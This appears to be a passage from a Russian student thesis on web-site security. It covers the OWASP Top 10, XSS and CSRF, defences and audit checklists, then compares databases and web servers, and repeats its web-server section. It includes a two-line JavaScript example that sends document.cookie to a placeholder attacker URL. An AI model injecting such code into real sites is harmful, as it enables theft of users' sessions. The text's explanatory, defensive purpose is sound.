По данной таксономии можно составлять возможные события, атаки и инциденты, они определяются на основе различных взаимодействий семи характеристик. Авторы данной таксономии разделяют понятие инцидент и атака. Инцидент — это атакующий, атака и цель. К атаке уже относятся характеристики, которые относятся к совершению атаки непосредственно. Таким образом в одном инциденте может быть несколько видов атак.

Инв. № подл.	Подпись и дата				Инв. № дубл.	Взам. инв. №	Подпись и дата	Инв. № подл.	
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056				Лист
									21




Рисунок 2.1 - Таксономия атак на компьютерные системы и сети [6]

2.3 Анализ видов угроз и уязвимостей

Существует множество видов угроз с разными уровнями критичности. Уязвимости могут быть в серверной части, программной части (CMS, скрипты, плагины), системе администрирования (подбор или кража паролей от административной панели).

В аутентификации может быть уязвимость небезопасного восстановления пароля или просто недостаточный уровень аутентификации, когда доступ к важной информации или функциям открыт без должной аутентификации. Уязвимостями в авторизации могут быть отсутствие таймаута сессии или предсказуемое значение идентификатора сессии. Различные утечки информации тоже являются уязвимостями, а также предсказуемое расположение к скрытым ресурсам.

Самые критичные угрозы собраны в топ 10 OWASP. Последние изменения произошли в 2017 году. Краткое описание угроз: [7]

1. внедрение - уязвимости, связанные, например, с внедрением SQL, NoSQL, OS и LDAP, возникают, когда непроверенные данные отправляются интерпретатору в составе команды или запроса. Вредоносные данные могут заставить интерпретатор выполнить непредусмотренные команды или обратиться к данным без прохождения соответствующей авторизации;

2. недостатки аутентификации - функции приложений, связанные с аутентификацией и управлением сессиями, часто некорректно реализуются, позволяя злоумышленникам скомпрометировать пароли, ключи или сессионные токены, а также эксплуатировать другие ошибки реализации для временного или постоянного перехвата учетных записей пользователей;

3. разглашение конфиденциальных данных - многие веб-приложения и API имеют плохую защиту критичных финансовых, медицинских или персональных данных. Злоумышленники могут похитить или изменить эти данные, а затем осуществить мошеннические действия с кредитными картами или персональными данными. Конфиденциальные данные требуют дополнительных мер защиты, например их шифрования при хранении или передаче, а также специальных мер предосторожности при работе с браузером;

4. внешние сущности XML (XXE) - старые или плохо настроенные XML-процессоры обрабатывают ссылки на внешние сущности внутри документов. Эти сущности могут быть использованы для доступа к внутренним файлам через обработчики URI файлов, общие папки, сканирование портов, удаленное выполнения кода и отказ в обслуживании;

Инв. № подл.	Подпись и дата				Лист 23
	Инв. № дубл.				
	Взам. инв. №				
	Подпись и дата				
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056

5. недостатки контроля доступа - действия, разрешенные аутентифицированным пользователям, зачастую некорректно контролируются. Злоумышленники могут воспользоваться этими недостатками и получить несанкционированный доступ к учетным записям других пользователей или конфиденциальной информации, а также изменить пользовательские данные или права доступа;

6. некорректная настройка параметров безопасности является распространенной ошибкой. Это происходит из-за использования стандартных параметров безопасности, неполной или специфичной настройки, открытого облачного хранения, некорректных HTTP-заголовков и подробных сообщений об ошибках, содержащих критичные данные. Все ОС, фреймворки, библиотеки и приложения должны быть не только настроены должным образом, но и своевременно корректироваться и обновляться;

7. межсайтовое выполнение сценариев (XSS) - XSS имеет место, когда приложение добавляет непроверенные данные на новую веб-страницу без их соответствующей проверки или преобразования, или когда обновляет открытую страницу через API браузера, используя предоставленные пользователем данные, содержащие HTML- или JavaScript-код. С помощью XSS злоумышленники могут выполнять сценарии в браузере жертвы, позволяющие им перехватывать пользовательские сессии, подменять страницы сайта или перенаправлять пользователей на вредоносные сайты;

8. небезопасная десериализация часто приводит к удаленному выполнению кода. Ошибки десериализации, не приводящие к удаленному выполнению кода, могут быть использованы для атак с повторным воспроизведением, внедрением и повышением привилегий;

9. использование компонентов с известными уязвимостями - компоненты, такие как библиотеки, фреймворки и программные модули, запускаются с привилегиями приложения. Эксплуатация уязвимого компонента может привести к потере данных или перехвату контроля над сервером. Использование приложениями и API компонентов с известными уязвимостями может нарушить защиту приложения и привести к серьезным последствиям;

Инев. № подл.	Подпись и дата	Взам. инв. №	Инев. № дубл.	Подпись и дата

Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056	Лист
						24

10. недостатки журналирования и мониторинга, а также отсутствие или неэффективное использование системы реагирования на инциденты, позволяет злоумышленникам развить атаку, скрыть свое присутствие и проникнуть в другие системы, а также изменить, извлечь или уничтожить данные. Проникновение в систему обычно обнаруживают только через 200 дней и, как правило, сторонние исследователи, а не в рамках внутренних проверок или мониторинга. [7]

Основываясь на статистике самых распространенных уязвимостях (рисунок 2.2), можно рассмотреть более подробно пару примеров с наибольшим процентом.




Рисунок 2.2 – Наиболее распространенные уязвимости из списка OWASP Top 10 [8]

Приложение имеет уязвимости A6 - некорректная настройка параметров безопасности, если:

- любой из компонентов приложения недостаточно защищен или разрешения облачных сервисов некорректно настроены;
- включены или присутствуют лишние функции (например, неиспользуемые порты, службы, страницы, учетные записи или привилегии);
- учетные записи и пароли, создаваемые по умолчанию, используются без изменений;
- обработка ошибок позволяет осуществить трассировку стека или получить слишком подробные сообщения об ошибках;

Подпись и дата	
Инв. № дубл.	
Взам. инв. №	
Подпись и дата	
Инв. № подл.	

					ФАЭС.10.05.02.056	Лист
Изм.	Лис	№ докум.	Подпись	Дата		25

- отключены или некорректно настроены последние обновления безопасности;
- не выбраны безопасные значения параметров защиты серверов приложений, фреймворков (например, Struts, Spring, ASP.NET), библиотек;
- сервер не использует безопасные заголовки или директивы, а также если они некорректно настроены;
- ПО устарело или имеет уязвимости.

Без организованной и регулярно выполняемой проверки безопасности приложений системы подвержены большему риску. [7]

A7 - XSS это возможность злоумышленника определенным образом интегрировать в страницу сайта-жертвы скрипт, который будет выполнен при ее посещении.

Кража Cookies — это наиболее часто приводимый пример XSS-атаки. В Cookies сайты хранят различную ценную информацию (иногда даже логин и пароль (или его хэш) пользователя), но самой опасной является кража активной сессии, поэтому не забываем нажимать ссылку «Выход» на сайтах, даже если это домашний компьютер. К счастью, на большинстве ресурсов время жизни сессии ограничено.

```
var img = new Image();
img.src = 'http://site/xss.php?' + document.cookie;
```

Поэтому и ввели доменные ограничения на XMLHttpRequest, но злоумышленнику это не страшно, поскольку есть `<iframe>`, ``, `<script>`, `background:url();`.

Кража данных из форм. Можно найти форму при помощи `getElementById` и отследить событие `onsubmit`. Теперь, перед отправкой формы, введенные данные отправляются также и на сервер злоумышленника. Этот тип атаки похож фишинг, только используется не поддельный сайт, а реальный, чем вызывается доверие жертвы.

XSS-черви - Этот тип атаки появился, наверное, благодаря соцсетям, таким как Вконтакте и Twitter. Суть в том, что нескольким пользователям соцсети посы-

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата

Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056	Лист
						26

ляется ссылка с XSS-уязвимостью, когда они перейдут по ссылке, то интегрированный скрипт рассылает сообщения другим пользователям от их имени и т.д. При этом могут совершаться и другие действия, например отсылка личных данных жертв злоумышленнику.

Подделка межсайтовых запросов (CSRF/XSRF) имеет косвенное отношение к XSS. Суть заключается в том, что пользователь, авторизованный на неуязвимом сайте, заходит на уязвимый (или специальную страницу злоумышленника), с которого отправляется запрос на совершение определенных действий. Грубо говоря, в идеале это должно быть так. Пользователь авторизовался в системе платежей. Потом зашел на сайт злоумышленника или сайт с XSS-уязвимостью, с которого отправился запрос на перевод денег на счет злоумышленника. Поэтому большинство сайтов при совершении определенных действий пользователя (например, смена e-mail) переспрашивают пароль или просят ввести код подтверждения. [9]

2.4 Анализ методов защиты

Для обеспечения защиты сайта рекомендуется использовать:

- надежные пароли. Для генерации и хранения паролей можно применять специальные менеджеры. Нельзя хранить пароли просто на компьютере, в браузерах и FTP-клиентах, нужно регулярно их менять;
- ограничение доступа. Доступ к учетной записи администратора сайта должен быть строго ограничен;
- безопасные протоколы. При подключении к сайту через файлообменные и прочие подобные программы необходимо использовать только безопасные протоколы с шифрованием SFTP или SCP;
- системные функции на сервере по возможности должны быть отключены, а сайты максимально изолированы;

Инв. № подл.	Подпись и дата							
	Инв. № дубл.							
	Взам. инв. №							
	Подпись и дата							
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056			
					Лист			
					27			

- необходимо регулярно обновлять программное обеспечение, так как часть атак происходят через уже известные уязвимости устаревшего ПО;
- файлы и каталоги должны быть доступны только для чтения. Необходимо запретить выполнение скриптов в каталогах загрузки;
- все компоненты, которые не используются, необходимо отключить или удалить;
- антивирусы. Компьютер администратора сайта должен быть максимально защищен. Нужно иногда проверять сайт на наличие вирусов;
- бэкапы. Регулярно создавайте резервные копии сайта. Желательно чтобы хостинг делал это автоматически;
- HTTPS. Необходимо использовать безопасный протокол шифрования данных при передачи пользовательских данных или при приеме оплаты;
- CMS. Выбирайте надежные системы управления сайтом, которые имеют встроенные системы защиты. Также не стоит забывать про регулярное обновление CMS.

Рассмотрим более подробно методы для защиты от XSS уязвимостей, так как этот вид уязвимостей встречается часто:

- защита функцией `htmlspecialchars()`. данная функция преобразует переданный ей аргумент в html-сущности, причем происходит преобразование именно тех символов, которые являются потенциально небезопасными.
- защита функцией `strip_tags()`. в отличие от `htmlspecialchars()` данная функция удаляет из строки аргумента только сами теги, причем второй аргумент служит для указания исключений, которые не нужно удалять. через нее спокойно проходят строки: `<, >, <img`.
- bb-коды. пропуск только определенных тегов, иногда совсем в иной форме, чем позволяют стандарты html
- регулярные выражения удобны в случае исключения аргументов из внедряемого тега без изменения html-сущности оставшейся части.

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата

Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056	Лист
						28

— функции, написанные вручную, всевозможные рекурсивные парсеры строк, которые очень гибко борются с xss, также довольно популярны. хотя в самописных функциях гораздо чаще можно найти какую-либо уязвимость. [10]

Чтобы предотвратить некорректную настройку параметров безопасности необходимо реализовать процесс безопасности установки, включая:

— воспроизводимость процессов для быстрого создания безопасных, изолированных сред. Среды для разработки, контроля качества и эксплуатации должны быть настроены одинаково, но иметь разные учетные данные. Процессы должны быть автоматизированы для минимизации затрат на создание новых безопасных сред;

— использование платформ только с необходимым набором функций, компонентов, документации и образцов. Необходимо удалять или не устанавливать лишние компоненты или фреймворки;

— проверку и актуализацию параметров настройки безопасности в соответствии с выпускаемыми бюллетенями, обновлениями и исправлениями, а также проверку разрешений облачных хранилищ;

— создание сегментированной архитектуры приложения, обеспечивающей эффективное разграничение компонентов или клиентов с помощью контейнеризации или облачных групп безопасности;

— использование безопасных директив для клиентов, например, Безопасных заголовков;

— автоматизацию проверки эффективности используемых конфигураций и настроек во всех средах. [7]

Необходимо периодически проводить аудит безопасности, комплексный аудит включает в себя:

- атаку подбором паролей;
- внедрение XML-сущностей;
- поиск компонентов с известными уязвимостями;
- проверку на удаленное выполнение произвольного кода;

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата

Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056	Лист
						29

- поиск уязвимостей серверных компонентов и в веб-окружении сервера;
- проверку на наличие «инъекций» кода;
- попытки обхода системы аутентификации;
- поиск XSS/ CSRF-уязвимостей;
- попытки перехвата привилегированных аккаунтов или их сессий;
- проверку на возможность файловых инъекций Remote File Inclusion/ Local File Inclusion;
- проверку на перенаправление на другие сайты;
- сканирование директорий с помощью перебора и взлома через индекс Google;
- анализ всех форм на сайте (регистрации, авторизации, поиска);
- проверку на возможность открытого получения конфиденциальной информации;
- проверку на атаки класса Race Condition — ошибки проектирования многопоточных систем и приложений.

Для аудита используются сканеры уязвимостей — специальные программы, которые проверяют ресурс и типичные уязвимые места, тем самым анализируют общую защищенность сайта. Сканеры бывают трех типов:

- сетевые. Проверяют дистанционно, подключаясь через сетевые сервисы. Самый популярный вид сканеров;
- пассивные. В качестве источника данных используют сетевой трафик, при этом, в отличие от сетевых, минимизируют влияние сканера на уязвимости;
- локальные. Устанавливаются непосредственно на проверяемом узле, благодаря чему обеспечивают высокую достоверность. Ищут уязвимости, сравнивая атрибуты файлов. [11]

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата						Лист 30
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056					

2.7 Вывод

В главе были рассмотрены модели нарушителя по методике ФСТЭК России и с использование таксономии инцидентов Ховарда и Лонгстаффа. Проанализи-
рованы возможное угрозы и уязвимости, собранные в топ 10 OWASP, а также
различные методы защиты от наиболее распространённых SQL-инъекций и XSS
атак.

Инов. № подл.	Подпись и дата	Взам. инв. №	Инов. № дубл.	Подпись и дата						Лист
Изм.	Лис	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056					31

3.1 Постановка задачи

3.2 Анализ достоинств и недостатков СУБД

Для хранения информации о пользователях используются различные СУБД, например Oracle, MySQL, PostgreSQL.

СУБД используют разные модели данных:

— иерархические - используется представление базы данных в виде древовидной (иерархической) структуры, состоящей из объектов (данных) различных уровней. Между объектами существуют связи, каждый объект может включать в себя несколько объектов более низкого уровня. Такие объекты находятся в отношении предка (объект более близкий к корню) к потомку (объект более низкого уровня), при этом возможна ситуация, когда объект-предок не имеет потомков или имеет их несколько, тогда как у объекта-потомка обязательно только один предок. Объекты, имеющие общего предка, называются близнецами (в программировании применительно к структуре данных дерево устоялось название брата). Иерархической базой данных является файловая система, состоящая из корневого каталога, в котором имеется иерархия подкаталогов и файлов. Примеры: Google App Engine Datastore API.

— сетевые - сетевые базы данных подобны иерархическим, за исключением того, что в них имеются указатели в обоих направлениях, которые соединяют родственную информацию. Примеры: Caché.

— реляционные - практически все разработчики современных приложений, предусматривающих связь с системами баз данных, ориентируются на реляционные СУБД, такие как Oracle Database, IBM DB2 и Microsoft SQL Server [12]. В реляционных базах данные хранятся в виде таблиц, состоящих из строк и столбцов. Каждая таблица имеет собственный, заранее определенный набор именованных полей. Столбцы таблиц реляционной базы могут содержать скалярные данные фиксированного типа, например числа, строки или даты. Таблицы в реляционной базе данных могут быть связаны отношениями «один-к-одному» или «один-ко-многим». Количество строк записей в таблице неограниченно, и каждая запись соответствует отдельной сущности. [13]

— объектно-ориентированные - управляют базами данных, в которых данные моделируются в виде объектов, их атрибутов, методов и классов. Этот вид СУБД позволяет работать с объектами баз данных так же, как с объектами в программировании в объектно-ориентированных языках программирования. ООСУБД расширяет языки программирования, прозрачно вводя долговременные данные, управление параллелизмом, восстановление данных, ассоциированные запросы и другие возможности. Примеры: GemStone.

— объектно-реляционные - этот тип СУБД позволяет через расширенные структуры баз данных и язык запросов использовать возможности объектно-ориентированного подхода: объекты, классы и наследование. Примеры: PostgreSQL, DB2, Oracle, Microsoft SQL Server. [12]

Рассмотрим некоторые из представленных СУБД более подробно.

Oracle поддерживает самые большие базы данных. Большое количество пользователей для этой системы также не помеха. СУБД способна поддерживать любых пользователей, в любом количестве, которые при этом одновременно выполняют разные задачи. В Oracle не происходит соперничества между разными видами данных. [14]

Одним из способов хранения данных в базе Oracle является Oracle ASM (Automatic Storage Management).

Инев. № подл.	Подпись и дата	Взам. инв. №	Инев. № дубл.	Подпись и дата

Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056	Лист
						33

Преимущества Oracle ASM:

— не требует больших объемов памяти для кеша. Память, не задействованная для кеширования файловой системы, может быть сконфигурирована для Oracle memory (SGA), где она более эффективна (обратите внимание, что ASM требует, как правило, нескольких сотен мегабайт для внутреннего администрирования, общего для всех баз данных);

— распределяет куски данных псевдослучайно по всем доступным логическим дискам в группе дисков, тем самым удаляя потенциальные «узкие точки» производительности;

— не выполняет никаких операций ввода-вывода, поэтому нет никаких «правил трансляции» для ввода и вывода Oracle в файлы данных в смещения блока диска. I/O из баз данных напрямую применяется к дисковым томам без изменений. Это снова снижает накладные расходы и повышает производительность;

— также не использует функции упреждающего чтения (например, как файловые системы) для считывания данных в кэш, которые никогда не используются базой данных;

— не требует кропотливой настройки, включающей в себя назначение размеров фрагментов и настройку журналов файловой системы. При создании группы дисков ASM вам нужно только определить размер «куска» и указать, следует ли выполнять или не выполнять тонкое чередование. Если вы соблюдаете несколько простых правил конфигурации ASM, то маловероятно допустить ошибки в конфигурации, которые вызовут проблемы с производительностью;

— не вызывает фрагментации. Вы можете решить, что балансировка ASM — это своего рода фрагментация. Однако единицы распределения достаточно велики (обычно это 1 МБ или более) для того, чтобы очень маленький диск осуществлял поиск для чтения нескольких последующих (обычно 8 КБ) блоков;

— не разбивает большие I/O операции (т. е. 128К) на несколько меньших (4К или 8К), как это делают некоторые файловые системы. Один большой ввод-вывод работает быстрее, чем много мелких;

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата

Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056	Лист
						34

— для согласованности не требуется «журнал» (на подобии «журнала транзакций» и т. д.). Эта функция уже выполняется журналами повторного выполнения Oracle (redo logs) и поэтому не требуется дополнительных накладных расходов;

— можно управлять из инструментария Oracle и не требует знания администрирования Unix (это может быть преимуществом или недостатком в зависимости от обязанностей различных администраторов в организации);

— добавление или удаление хранилища в / из ASM очень просто и не требует тщательного планирования (как в случае с менеджерами томов и файловыми системами). После добавления нового хранилища ASM автоматически «перевесит» исходное хранилище, поэтому все диски будут использоваться одинаково (равномерно). Это снова повышает производительность;

— работает во всех основных операционных системах, поэтому он независим от платформы.

Недостатки Oracle ASM:

— миграция из устаревших файловых систем в ASM может быть проблемой и часто требует отключения системы (т.е. продакшен баз данных в том числе);

— трудно (если не невозможно) просматривать содержимое ASM при помощи стандартных инструментов ОС. В некоторых случаях данные ASM могут быть случайно перезаписаны администраторами ОС, которые используют тома диска, которые (для них) кажутся пустыми. Однако существуют административные способы предотвратить это;

— резервное копирование не может быть выполнено с помощью традиционных методов (это называется в Oracle «user managed backup»), которые просто копируют файлы ОС, поэтому вам нужны встроенные инструменты или используйте собственные инструменты Oracle (например, RMAN);[15]

— высокая стоимость продукта.

Инв. № подл.	Подпись и дата
	Инв. № дубл.
	Взам. инв. №
	Подпись и дата

					ФАЭС.10.05.02.056	Лист
Изм.	Лист	№ докум.	Подпись	Дата		35

PostgreSQL предоставляет множество различных возможностей, достаточно надежна и имеет хорошие характеристики по производительности. Она работает практически на всех UNIX-платформах, включая UNIX-подобные системы, такие как FreeBSD и Linux. Ее можно применять на Windows NT Server и Windows 2000 Server, а для разработки годятся даже такие системы Microsoft для рабочих станций, как ME. Кроме того, PostgreSQL свободно распространяется и имеет открытый исходный код.

— PostgreSQL выгодно отличается от многих других СУБД. Она обладает практически всеми возможностями, которые есть в других базах данных (коммерческих или Open Source), а также некоторыми дополнительными. [16]

Достоинства PostgreSQL:

— открытое ПО, соответствующее стандарту SQL - PostgreSQL - бесплатное ПО с открытым исходным кодом. Эта СУБД является очень мощной системой;

— существует довольно большое сообщество, в котором вы запросто найдёте ответы на свои вопросы;

— несмотря на огромное количество встроенных функций, существует очень много дополнений, позволяющих разрабатывать данные для этой СУБД и управлять ими;

— существует возможность расширения функционала за счет сохранения своих процедур;

— PostgreSQL это не только реляционная СУБД, но также и объектно-ориентированная с поддержкой наследования и много другого.

Недостатки PostgreSQL:

— производительность - при простых операциях чтения PostgreSQL может значительно замедлить сервер и быть медленнее своих конкурентов, таких как MySQL;

— популярность - по своей природе, популярностью эта СУБД похвастаться не может, хотя и присутствует довольно большое сообщество;

Инов. № подл.	Подпись и дата	Взам. инв. №	Инов. № дубл.	Подпись и дата

Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056	Лист
						36

— хостинг - в силу вышеперечисленных факторов иногда довольно сложно найти хостинг с поддержкой этой СУБД. [17]

MySQL является наиболее приспособленной для применения в среде web СУБД (системой управления базами данных). Не секрет, что для исполнения приложений клиента на большинстве хостинг-площадок провайдеры предоставляют небольшое количество ресурсов (как вычислительных, так и дисковых). Поэтому для данного применения необходима высокоэффективная СУБД, обладающая при этом высокой надежностью (большинство web-приложений и сайтов должны работать в режиме 24/7).

По перечисленным причинам MySQL стала незыблемым стандартом в области СУБД для web, а теперь в ней развиваются возможности для использования ее в любых критичных бизнес-приложениях, то есть конкурирует на равных с такими СУБД таких производителей, как Oracle, IBM, Microsoft и Sybase. [18]

Преимущества MySQL.

Помимо универсальности и распространенности СУБД MySQL обладает целым комплексом важных преимуществ перед другими системами. В частности, следует отметить такие качества как:

— простота в использовании. MySQL достаточно легко устанавливается, а наличие множества плагинов и вспомогательных приложений упрощает работу с базами данных;

— обширный функционал. Система MySQL обладает практически всем необходимым инструментарием, который может понадобиться в реализации практически любого проекта;

— безопасность. Система изначально создана таким образом, что множество встроенных функций безопасности в ней работают по умолчанию;

— масштабируемость. Является весьма универсальной СУБД, MySQL в равной степени легко может быть использована для работы и с малыми, и с большими объемами данных;

Подпись и дата	
Инв. № дубл.	
Взам. инв. №	
Подпись и дата	
Инв. № подл.	

					ФАЭС.10.05.02.056	Лист
						37
Изм.	Лист	№ докум.	Подпись	Дата		

— скорость. Высокая производительность системы обеспечивается за счет упрощения некоторых используемых в ней стандартов;

Недостатки MySQL.

Как и любой программный продукт, система MySQL имеет определенные ограничения в своем функционале, что не позволяет использовать ее для работы с приложениями, имеющими некоторые специфические требования. К недостаткам этой СУБД относятся:

— недостаточная надежность. В вопросах надежности некоторых процессов по работе с данными (например, связь, транзакции, аудит) MySQL уступает некоторым другим СУБД.

— низкая скорость разработки. Как и многим другим программным продуктам с открытым кодом, MySQL не достает некоторого технического совершенства, что порой сказывается на эффективности процессов разработки. [19]

3.3 Выбор веб-сервера

При проектировании сайта необходимо выбрать веб-сервер. Самые распространённые это Apache и NGINX. Каждый из них имеет свои плюсы и минусы, которые будут описаны ниже. Рекомендуется использовать их комбинацию для оптимизации работы сайта. NGINX используется для обработки статических запросов, а Apache для динамических. В данной работе использовалась связка Nginx и Apache HTTP Server Version 2.2. Рассмотрим более подробно каждый из них и сравним некоторые особенности.

Apache — это программное обеспечение с открытым исходным кодом, разработанное и поддерживаемое открытым сообществом разработчиков и работающее в самых разных операционных системах. Архитектура включает в себя ядро Apache и модули. Основной компонент предоставляет базовую серверную функцию, поэтому он принимает соединения и управляет параллелизмом. Различные модули соответствуют различным функциональным возможностям, которые вы-

Инв. № подл.	Подпись и дата					Лист	
	Взам. инв. №						
	Инв. № дубл.						
	Подпись и дата						
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056		38

3.3 Выбор веб-сервера

При проектировании сайта необходимо выбрать веб-сервер. Самые распро-
странённые это Apache и NGINX. Каждый из них имеет свои плюсы и минусы,
которые будут описаны ниже. Рекомендуется использовать их комбинацию для
оптимизации работы сайта. NGINX используется для обработки статических за-
просов, а Apache для динамических. В данной работе использовалась связка Nginx
и Apache HTTP Server Version 2.2. Рассмотрим более подробно каждый из них и
сравним некоторые особенности.

Apache — это программное обеспечение с открытым исходным кодом, раз-
работанное и поддерживаемое открытым сообществом разработчиков и работаю-
щее в самых разных операционных системах. Архитектура включает в себя ядро
Apache и модули. Основной компонент предоставляет базовую серверную функ-
цию, поэтому он принимает соединения и управляет параллелизмом. Различные
модули соответствуют различным функциональным возможностям, которые вы-

полняются для каждого запроса. Конкретное развертывание Apache может быть сконфигурировано для включения различных модулей, таких как функции безопасности, управление динамическим контентом или для базовой обработки HTTP-запросов.

Модель «один сервер делает все» стала ключом к успеху Apache. Однако по мере увеличения уровней трафика и увеличения количества веб-страниц работа Apache стала усложняться.

NGINX был разработан для устранения ограничений производительности веб-серверов Apache. Производительность и масштабируемость NGINX обусловлены архитектурой управления событиями. Он значительно отличается от подхода Apache к процессу или потоку на соединение. В NGINX каждый рабочий процесс может одновременно обрабатывать тысячи HTTP соединений. Следовательно, NGINX — это масштабируемая и высокопроизводительная альтернатива. Архитектура NGINX делает обработку больших нагрузок на данные гораздо более предсказуемой с точки зрения использования ОЗУ, использования ЦП и задержки.

[20]

Сравним Apache и NGINX в таблице 3.1.

Таблица 3.1 – Особенности Apache и NGINX [20]

Особенность	Apache	NGINX
Простота	Легко разрабатывать и внедрять инновации благодаря своей модели «одно соединение на процесс»	Сложный в разработке, поскольку он имеет сложную архитектуру для одновременной обработки нескольких соединений.
